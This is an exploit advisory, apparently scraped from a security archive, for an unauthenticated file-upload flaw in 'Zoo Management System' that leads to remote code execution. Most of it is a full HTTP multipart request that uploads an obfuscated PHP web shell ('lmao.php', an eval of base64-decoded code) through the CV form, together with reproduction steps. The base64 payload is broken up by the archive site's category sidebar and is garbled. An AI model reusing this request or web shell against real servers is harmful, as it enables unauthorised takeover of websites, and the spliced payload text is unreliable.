

StumbleUpon

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# Zoo Management System Unrestricted File Upload + RCE
# Author: D4rkP0w4r
# Note => don't need register or login account
# Description=> Upload web shell at Upload CV

# Step to Reproduce
# Access Vacancies -> upload web shell at -> Upload CV -> APPLY

# Exploit
Upload web shell at Upload CV
# When upload success access /files/cv/lmao_1647573914.php
# Web shell activated

# Vulnerable Code
# No file checking before uploading

# POC
Injection Point

-----WebKitFormBoundarywepP5xYq2xZxRzb
Content-Disposition: form-data; name="cv"; filename="lmao.php"
Content-Type: application/octet-stream

* Request

POST /ZooManagementSystem/public_html/apply_vacancy?vac_id=6 HTTP/1.1
Host: localhost:8080
Content-Length: 179092
Cache-Control: max-age=0
sec-ch-ua: "(Not (A:Brand);v=8", "Chromium";v=99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:8080
Content-Type: multipart/form-data; boundary=-----WebKitFormBoundarywepP5xYq2xZxRzb
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.51 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8080/ZooManagementSystem/public_html/apply_vacancy?vac_id=6
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=ile5h9ubpsidb6rdsnq372gttoq
Connection: close

-----WebKitFormBoundarywepP5xYq2xZxRzb
Content-Disposition: form-data; name="a_fullname"

root
-----WebKitFormBoundarywepP5xYq2xZxRzb
Content-Disposition: form-data; name="a_email"

hacked@gmail.com
-----WebKitFormBoundarywepP5xYq2xZxRzb
Content-Disposition: form-data; name="a_phone"

123456789
-----WebKitFormBoundarywepP5xYq2xZxRzb
Content-Disposition: form-data; name="cv"; filename="lmao.php"
Content-Type: application/octet-stream

<?php
/*
Obfuscation provided by FOPO - Free Online PHP Obfuscator: http://www.fopo.com.ar/
This code was created on Friday, May 18th, 2018 at 1:46 UTC from IP 5.254.65.217
Checksum: 7281495ba06bfdad59e3e53fab7d0bc43edc16d
*/
$deeee41fe="\142\141\x73\145\x36\64\137\x64\x65\143\x6f\x64\145";@eval($deeee41fe(
"Ly90TjJ0OGEvVmRuYlZzM254dDh0QVFlazJCTkx0Uzd2OUpway96bUZrbHdTZlxlkTjTlMldzNHZYTlB

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Apple (1,926)

lQ1A10WRpcwHdVjIwTk9LU3hqVzZGREZvanZrZmZPOE16dGxrdzR6QWt6QkF4eEJrb294RUxkmtZTM1g1R1prU1UxVfOyQzFaQnNR2V6OXVdcWV2SW1YZnVZaGgyYjRJKy9JVKR1S3nn229tSKVNUvZNNdcwaXhLOfK4AaXo4TXZSUC82a01WRTNRNDMxQVdntHBZQ1pVnOYyNHNNDkFIQ3hHamRyd1oXnV14THBLSWVBCfPVSUxQWjMrQVU1R1ZG1jZs4djFNaJlHYXdMVkFpZTdoYUWUMXJEcWhnMKvYwXkOM1BRSL1ZMUZKRLJmZDZVYVY2dk5JSnJFUW1MGX63b2x6WVRRbnkOVhkxSVhRMmpzb2o0Z1plyUDVhZFc3mZ3daaURnbGNwYThO1L1dKQX3Un0Uc29FNmZPaVJ4ZnBfKcFuTlJtRFBDbt1hNU9uaHVzUEphgd5kcWJuRnJUvNa5YmJ5b3NSR2t2M04J12L1RMHJXadEoM1N5OX1BVncvSjBMVWdIR0hsUWVzTXN4N1VyVzhZRWhxYkKtJh0E6F0M3V3VmmMdJa1lJdXAGD70JyOvUQJ1LDTE4yQW5zZEtNdktRz2p3NjZTcEhjYTumtd1dXeDbyK0FjNjFEamowbVA0T1FtUUhkwo2eTbZL3d1bGds10Jv1kwY28wREfVK1FRdodoK1BaUVVvY1lJaG52Y3daaURnbGNwYThO1L1dKSGRiCWNSKpRzF1R1dXcKROc2V3MdcxRGw3S1V1a1YyQVVYc3hKdEgrV0V5cVpXcEVMWZcGOMUJ1Um9RaUtmcZG5NOHVuT1lKbGt3SEXvZTVqNVJRNi t jUWJ1cGV1UWVSeE12MHNWU25HQUDK8zJtJnK5N5XZdX0JseCTubmRulRlRMjY1SntRn0XMc0IvcTNIVzFaMmNwTV8MQjZvUdh1U2pPZTMwaV1JUVU5WC9ybUEzSfVMRWFQcXUfT1xdjJvVRXBda2tkOTNuADRTQXRzbEdzSUXTrk1zcDbmN313ZUsxS813d1FIS0J4VURsRUHLN1wSnlR1WmDhanDRFRfytXnEPQmJ12WEdUMEG0btZuNGJKKzNXRWtFeEiZUm9EYVJzj40p0RXBWRZVYL2Z2tDFdDNGVWEFZocczYzWU5bE9aZEFyRjJmDHY5a1FxR05uaWRydmNSSWY3NW5tVjRQb1Y2aHM3Z2F25M2FNOW9ycjRyazRTOPZTSG5NbFJtMkhrCz1KWUIyYXhPc3FEYzNmrGFRS0RsON3WXBPU1oxeWfncXZweTVBOE5KMTFjN19meWkzKz1DS1BSU2N6WnJydn1LUM0zK2pyYkJmSmV2NGpJdGJ1cnZrdW9yUfT1L0hPR0JTtSHJpL21mbQZSFWTYnB1MwtvBDBLU2xERWVIM1BackxFBnhUaHJoWvNwQ2M1MjdpdEMZL2xbBVZQNUU1DWEhvvVnVnG9KUAHwbmNVU279weEFiYn1ZK2xQQ0tDbmRwTjhCuz1KaUJRWwP1ZfP1dTVoa26UXN1MC9moVRHT3VLUSDrcmQ5L3piMV12Mkp4M1VXWC8wZcTFRW9PRTUeE1vc1dsMnhhR1eJTWxwSFR6ZFHETHB0kN3U3m5UW3B3kdxTKnYXND2M0XhKADfYsJyRiYjZMYk9ZcDhwTVpNaElad0c0U0InVnPhEhSRTdMe1FTT1BzbmxLUDVOOU5Sbm5KWHPkZGJHSStmNm1PSWkMXNKM11a242WUvZrZWVocU5Fc3JwcGZbdWJsUSt1ODUzMcVpK3R6cD2pWm91QzEzcxRCdKxHbJ35c2yZfE1PFRwEktst1VoNDF3N3d3UEdXOGdReHZNndJTA0FxTcG94d5qBxZac1JBZV5tF12SVY5M1RtMfP6Z3BoUjBPZ2G1zbkkORGS2VFZNMS9HbDUTcnM4Mm9SSGSyaUhhamJqK3BCdkYahdPaGhNMfYIajhDR1Y1bXJZZ1FKUG1h0Eg1QnJkZTRU5j1KYUJQJWNNECFJ4YkE3cDnTRZHDU1YwZrVLMEFFe1tEUWRLUe1mVGZkZ0VFUW1se1ZkUG1jBpJ1Vvord2FIQ9rTRGtnTXU0OXV5TFA5V0tQVkdLYWtNWD1BzmFT1Z3dRekZEAduGJSEpNcmWxhd0kHwR1BSdG1FR1NBYG9rc2J1Y1FKcFBST3RRdExJYhualh1LzRrYjK4SSTaen1ZRDdQNEdTV0d1cGctHTHJDWGGZME5WMDf5WkUrL3B4MEp1aU5xbjRaaTfZUD32Na3ZTVUFfBbnZ1R3WWeT1zdfB213R1Kz1bDMkRwdXh1c2lNvZyhtTWRsM1NhNFVDMOFDNOCNKfmbi81TUpYTMdsVkh5SXRGQMHEFYW3S0dVaXNPb0ErsNZETXgydExd0IyYXhHb2M0Y3B1T1kwnVQ5M1JqRfDtaZJLL1aVSdNsNGpve1NsVm1hQmpNMkR3b1ldqL2OSEEJhMzY1Q1ptcDJPBHB13Zz0UpXTT1DdncvZ0RuN0PhYUhhvMVNxbFccz0tJtM2EQTN1IWJ1cFZUM1BpSm1qd1pFYUHL2V6dkJucnFvM01V0hJzXRTNj11a1ZUR2NYt141WTF1RmLDWVVpYp624ZMX3QvbnFoUkWNm1mbnZFTUJoU024NjRNV3dY22czSnFVWWF2STVSTYtTmMzeHExTRaanaBxRHVUNGpha2JtQcZaNX1BUGUqam1BVBdBWGsR3pXNz1HYy9BWG1TMmpmRUQRdU5oR0hkMz2J1V5Z2VEwSk1uYTFSSSTISMVNXLzRqRn1LUVUmOX1raitUnNo5G1VFRFETUzP2RqNj0aCn13U1bWML1RWZnBiyak16AuX3dmVebXkZGZEJYcXpUY01iSkJkVytTmktDc1drSlJLV0FxsXJ2bC9SdkgpQVZN211NN31xOG8ry1B1SjYzZNgVn3JVNmt0Qz16c1QvScTcM2svR2RGQudMMWdJmCNUQxb21JOTFSTN201SV11VzJmD1hLNy81SEZtaDhTa1JJa2Uv5Kh4SHVWemdwK3PNR3ZPV09oUuxPOXZjTUJoRnBYWEMjY2tqaoJ5Qz2RU25Pa21ZaGUNDdKNeU9BTUVUvL2Zwd0JoA0t1b1ZTMnNuMTNpMhNhz1RQMnhUEzBLZ1tkoXDR0Rjcs1R16R3p0bz11MGVaQXRPF5vKj4bV11a1hMVVBFLZdxNFJlBko0NVJBu3ZpL3pNazrZCn5jN1B2WtZjUYU4Z2PERTFSMbnEcENPNkrXtEs2e1T0c2T2WvovdktTtJrFwVURvOvhOWJCTmFDSUVZRNdcSxNEWmtVNGExnZpN8M02ZHL1WaGR1dm9PuJc4bVdLM28xU1lpsC9kY9hZz14Lz1Ia1V6Q1FCVEJIZW0vWkphZ1FhmUdyZURsdem2dCtLVJ5Se01Nj1nTKFOM2pOZHhjRE9jUldoMnV5Vke0SzhmVmJldgo5Nue2dGZmcnNCS1NzYUyRk3hoRj1Ob0RaTmZQYzJzTnpwSHRDRGJyaHnnYU12SWpVM0xZGZYv3c1YW9LOeV0U0w4VaAvalaEhEM21YczluteJZrZvg5d1lzaXp3bPhuoExxNU9UWVRXeVvXmC9sOGdMnmhB3R1bW1aMms0ZV13TEZ0QWFGejdUmtU2F1eDNH25JVEJRdmxzSFJSWlhiUxwS0FteVhUZng5dG1CYj10bmlDRWn2Sktas2FUB0NkdnhKk2xjceTqd0hYnItcUz0dU5zTK5LSU1DNj12a3pVbkh1c1sD5VpWODZBZ9QUWFZYW1TMmpSL2Jkxh3B1Sj1NtSm1TW1FzC2vZjVncWE1VnhS3kdMvNz3WS9nUX1Qc1oZmWNkN1Z1B3pcnp0b0xMzVIMTZTU2xsxeXdaCk1tDNMMN3ZL21ZHUyYwXjZlhyTXRNR29gOZH2VjFpcXdxZnqZkxhVFRqG21pU3k1tmZ1aF2ZNRNKGQJNMN1JXeTVQUWJrVJR453BLd1QcdEhBOUeIRG5Ta1RocG1iM8s3YTFONZ2tYmJqJQnk1WktSaDhiCTNvc1B1bk9tc1BOZmaN1YvK0tObk13L2c4dFBhWFNETONUWWFPtGK0YWGDTV4kcVFR2tJTEZCOXyvD21PNFJhRTdtal01ZUFTZ0N0TUFDAwtUNVF4b3JkaGR1bEhSaEhGQ9VFWAaE6dnY3d25pbjczn2YrYk5bVBKzDhLSDbXcXVERHhzeVJPWG14Q1VocWgxYzEzN1ZPaDRyMW1DaX1Yxm54T11EYXhaOak2YmCnslWUFTTpxJT3RXcd1cM0dBVmtUMkhkVDD1RDZCR1pYR1EzSDN6Z5DUZ1DL31m5QcDM4dEpIeW1objQ1YTQ0YVE1bDTRTFBMCzcBxdGtIenpIK2kOYXhRSUD10tZsdSt3bmQ4ZmFgdkwmTmE4Uvgrc3nRT2FtMfRnmngenB6VWSXcct1UUVVMGxnODBQNHd1d1IzcGdEYjZLbWtQTRnclRjTJXTDjVcJ1My0JpVWxOUTFiSKJTeWV0dEpoMmlqJbkmJmNjR6TmxoMGFzSTcrMG9RYkJR0TVOSEp1RG85NEVDMHNNRze2EvZyY3ZStvRHFVRjI2Nm9YV01SeWz1VUJKV05UaGp3dXM3Nz1LxdmhYMNK0tFTFN1I5ekJC7C1MU1J5a1RFd041RWPdOVpWnNRa1dTRC9zb0NhTVdwWTiYMWVHM21JcWNjSjZ3dXp3RzZ1SURYZDRCMEDVSKJhMl1aaUxyc21hbJy1aIdQegmM1S2N6c21QdDBRRkh1dXRMZHRBU2RNdWcdVU4ZD1YQ09q0zh1SkgySKR1S3p0SFAyYUHLRnNZdDFH7y9SRkZnRXA0SDNTbUrsZGFuWVE0b1dkRXpQb1Z4Q2p4b0xmU0tZZkRhZ0hLa1FJMjM1SUCwTWdRGEZ4UwPkS9SM3c4NkdoRCs3SUTcTnpXT11COCTmMWJOUFFEYUMZKkoZnH1GMTFR0CJJsYm1JOG1kazhxc1c5mZpYmp4ZWEySnZSNFBSa0JrOEZwdDawd1k1SXV3NnhSWUDmK2McK1PdN21ZcFpYbYmWrwjY2Wj1mU0EzMUfVxbFpY1ZROE01aGxybXdw3VWR31BbF1WuFjQWZ1Y1HRE0S055TWFBUKpQzCTNRFJ4em1KWE90RtgrRcSvMi1FdZFCRUZMeXV5L1E4U0ErY3BBQU5TVGFSyZFoajWuFNF2Rn3SUN1YmDdmgxUUI0SnYxmhncOXoYaW5nYzAwZVJTa25IWWcxZU9HTDRMSE9rY1lNmNjFMdM1ZRG9PcU2pCmNXXWj3bVhdsdU0WkFral1XJXNUNcGZws214Y0t5UXE4SGxXRGJxR3ByUEF0ZDkvoUgxdkxmRERNRUWqdtBHTWRWcmwdeEPRWNTEwTeyQnhmdTKyWXRGMzd2dEhHRkdVHdq0ERsTyssVmZfTDE2FRGpWML1WtnUzVUHqHk1QcV4eDRFLOVnZc1JL5mn1NmLmYkdzOUVCWW9MW1FVRHUxNHN5RmpnN3pKNTBFN21wL0Z3emVWwvcYn09zMO3j9NFNNOC9JVmd4a296QzZqWm1rcU05NzVMWjZrWXZyCVZ1WEO5NWhjdGGBvQk1IbZpDmpe6V5SweW1ndjhtNtdVeVpSdEh4ZEFEwTeZWCg5wbG1c1v1LVGXNMEpCGVMxOPk5Cs5b1dWMS8xYXBHUWJ1SXR2Nnc3Q21jUkVmd31lbnJTW3JLZWZsa9waTVQvWdZR1cxhFNDWRXZ1ZWTDNEEw9JRuoYzFjFvAFnHWX1qdytzZVgxYpVzVG9LWnRnV1dve1U5RU13TEF1Wkt1YUFNMU1ldmtwazU4UWkyUzVVOEH4Y1NGa09Ya2JvvdVYeGgdJMHU0cK1VY9KcTFoc1ZnT3FodkK5YWJka3ZDL2xZTVA0Y59bCkXfY0x2SGE1S21RSFPZ2HMXzcfD4WDWemFEOFPpTzJnJdXN2TUFHMHclatlZTjZnZUHBNSXfQaUN0YzdkTE1oMEcvU3JJK05MLZMrR0VxcGVxOWV2enJwbDcrTK5aYmdFR0tXaGZBN2JzL0ZrWjNoL0ZnRU03T0dCXdHdQ20z0MmdVtnZVYKtGZGhI2Wx0ckJSUFovNhhLRc90U1pId1VxOFJkNDZKQ2haaFOGxLUegXUkExazFtZEpYUjBnbk1taUhlN0ZTe1RnaamFwK05gdWZ3d0wxNDJR3FFYnpqTnVLV01vb0UxM1N1VUhxd250cWpoQ1V4cDvTXFZRWJ9s0Gp0WmtzSmFRMd1OHRacHdvS1Uzd1ZYd0hJZTBwd1kweU10VJjvaWhFVTvSbnVST19ybmZ2Z1JqN9S10d0am13Q2v3aVfQb1VMQVg1NE1KRC92ZwcvVtGVVHwecDc2NUNrd1dkR0kxcTBQ0Q2aRDZFNQNDMV1PbG1wR1BLWdW5smMxU05DVPDUNUjJm4N0IyR2wzM1ZYTUF0nNhdlVQWGDQU1F1QZDRRDZVUGtHnkgxV1ZQMEYvaz12WGFuR1JhL0g1TXBjGeGtDU3dQaVE1VzAdnRnYmJTMwtuT3ZwT1Vhd2drYVUwVC96bvC1djR6RTFaTGxYt1VJYeGcWUJFWXoZ0U94U2YREZ4Qm51L3RjOfPteEnaaDFyTTR3Y1d1YWRJtJRMFRG4NXZSUUVoGHXTFBwQ2ZwYnNzVYVGOGtKMHnd3FKU1A3bW1makR4eWQvVERXRTVTMJBbUj1V12MrSkFDwk1YVhNMRTBY2d1JoVmt5SmNzRfB1b1hJrJdCSzBTQ3FoZkNqbmQ2akc1T2VpYWR2YUJSGVghR21ms1Fyc2Z4Q3BNMZJvY2VrOXJyV3V53FzY3N6eFZwbG2Ob2NCVWZ3cWZqRGRINWUXV1NR2ZBNW1zRHNpendUSDZJOUXNHNdpTX10V3pQjQ2dEhBaFk5cEFMGE4T2gyTETtZEZ62TChBUwraURONG51nFBAVxxk0ZkdCaGSMMWFZSHNJrNBRMHdMYUs3VBE5cXRwREFOMjBYRFB1b2JemTN3anNMSndPbWwvV3ZVOEH1Tuh2aQ0Sem4wd3p3NGtmeGwxc3R1a1RjTn15T19QcViZ2F1MzdadvduN3FBQ1d6M2FnKZVRdDF3ZtJL3JKT0kxMEI2N3hqn01JQ1FoNgT4eWxqaDVpdmhFYT1dU1TVXRXQXVtMmRxeHpTcWzhcVBjJVHVR2JrhZdfVxbzcdNRVTSDFjRjYvTVVBR3Ful3F3aEGg2THg3Z2dENstWTjhUZH2MH1ZcZ9PR31SaGt6R0xTQ2YzvKvTU1VyU1NGenVUak122ZNYbXfOSkdmQzJZDFJOU1T2Tcxem1ld15UFQvQW5sTXV5UE1VeWiRQms3YWwXOXR5bXZOdMZRMDhRbE1Gak9xL1NMVNMVNMHd0bE1Gcm1MFI0M3piSS9ReDdva2JpcWmZTUJ1d01zDHRHQnZXMXZEwbNrkZk1YTG1mODE5VGx1SHBNdvdxM2srY3NzRTFjT3pPK2xmVE1XNm9DTmhTNWdcE3J4WEFwSzn2aZE2Sc1k0aTQ3MzB2Q2t1Tzxi0EpXWpndTHJFekt6cjfRZDdJ3M3dSVWFMe1JjVxK5nVzVLNkw0Y1daYURxZfG5ZTdzovFR1S1V0NbnObG1scTVwb25Y0FJaVZ3K3B5aWxqLORUZU12T3BNV2NDbnNWRk4bGd2eVZVXZD5m84QkRnXpLeUduc3h12NobmN1bFNQa05RkNXL0NhVT15UE5GUUVCMjhtVZrIZTjVhVQ0aJJDWmN1Q2QxRkxULzBkTThj4XVTdVfTbFRZ3BzeDBSY2Jm1F5Q1FMMkJHaFdsLzc3TzU2UkVUM3RwUEHExzmVFMXy4SD1a1zEvejAZqnpNTm26MjJYkYfTVEJiaGppb3LZSK1JZG5Ic1Y1SW5kaWNAkM9pb3RWOEH0YkphYfXtTjhoczZ3cF1Y0t0FaHprVUNgNEpTsmNqd2xYbG9V0H1ITH16U11jTkJfZn2ZDK3d0SjAweN1zVTVZSFNwaytMQ3F4MMNRN2c0bkZzRFpURmdLNTU1tXg1QU1dJtNSaU4yQ0x6dtJ4eUY4YjJkfbkFqkCpCU00bi9PUG5MSUxjKzc2c1gvaWUwQ3dhTul1QmLVXozUm8Yv2hFV25PT1pRbFh6MD1PdFvtQjArZ11JdkxSYm1jct15Uzh6WUhz2EU9pV4meWZBzXVUW1RGZm3cUv1b2hkvXBzcZhlRkNVdERMkz21NUthZHFVFRpNXYLzZh5YmY4b1R10hPdVvndnp2amZUMjJkUTbRWNWKM1tTRVRJUVJUS1hCcs9UTU0UNU9CLzhSdG1ryQWFHOTg4QjVXYKZndGRkRjrrdnkMORWXWjFSbt2SGNKRkdwnK0UMmw1aHqYRTRhTzhtYWPkY2pacViYWRBVNa2M0pG0EhaYUZHrzdRSVdTkupGN09OWTULbm83ME0xV1Zwb2Q4aGyVGFBBFhUcGkDbDd1MEpDMjNStTHmNGtSM0k5OFyRt3VBamJ5c21FbH1pUjElKzRTTgztN11HSkRiV1ZmV0NoNXJBOTRjczBiQnNUOFG

Intrusion Detection (866)	BSD (370)
Java (2,888)	CentOS (55)
JavaScript (817)	Cisco (1,917)
Kernel (6,255)	Debian (6,620)
Local (14,173)	Fedora (1,690)
Magazine (586)	FreeBSD (1,242)
Overflow (12,390)	Gentoo (4,272)
Perl (1,417)	HPUX (878)
PHP (5,087)	iOS (330)
Proof of Concept (2,290)	iPhone (108)
Protocol (3,426)	IRIX (220)
Python (4,449)	Juniper (67)
Remote (30,009)	Linux (44,118)
Root (3,496)	Mac OS X (684)
Ruby (594)	Mandriva (3,105)
Scanner (1,631)	NetBSD (255)
Security Tool (7,768)	OpenBSD (479)
Shell (3,098)	RedHat (12,339)
Shellcode (1,204)	Slackware (941)
Sniffer (885)	Solaris (1,607)
Spoof (2,165)	SUSE (1,444)
SQL Injection (16,089)	Ubuntu (8,147)
TCP (2,377)	UNIX (9,150)
Trojan (685)	UnixWare (185)
UDP (875)	Windows (6,504)
Virus (661)	Other
Vulnerability (31,104)	
Web (9,329)	
Whitepaper (3,728)	
x86 (946)	
XSS (17,478)	
Other	

5Nk9S2c9oUwdVam5GSXlXVlR4MU56c0x2MMWcZjR4a2RGeEJIT2l1aeGdQWVJX2N3Z2R3Ung0WVNjTZW
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
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-----WebKitFormBoundaryyewpP5xYq2xZxRzb--

POC VIDEO <https://drive.google.com/file/d/14WEhaUdOaKdWM8M1ztuko4nnQsmoe890/view?usp=sharing>



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